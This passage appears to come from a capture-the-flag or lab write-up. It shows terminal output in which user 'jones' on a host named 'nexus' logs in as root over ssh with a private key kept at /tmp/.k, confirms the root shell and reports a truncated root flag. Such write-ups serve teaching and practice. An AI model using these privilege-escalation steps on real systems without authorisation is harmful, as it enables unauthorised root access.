jones@nexus:/tmp/template-test$ ssh -i /tmp/.k root@localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:OZNUeTZ9jastNKKQ1tFXatbeOZzSFg5Dt7nhwhjorR0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-111-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Oct 24 07:13:09 PM UTC 2026
```

Figure 3.5: ssh to root

```
root@nexus:~# whoami
root
root@nexus:~#
```

Figure 3.6: Shell as root

3.3 Root Flag

Root Flag

`aa2c8b ... d4c708`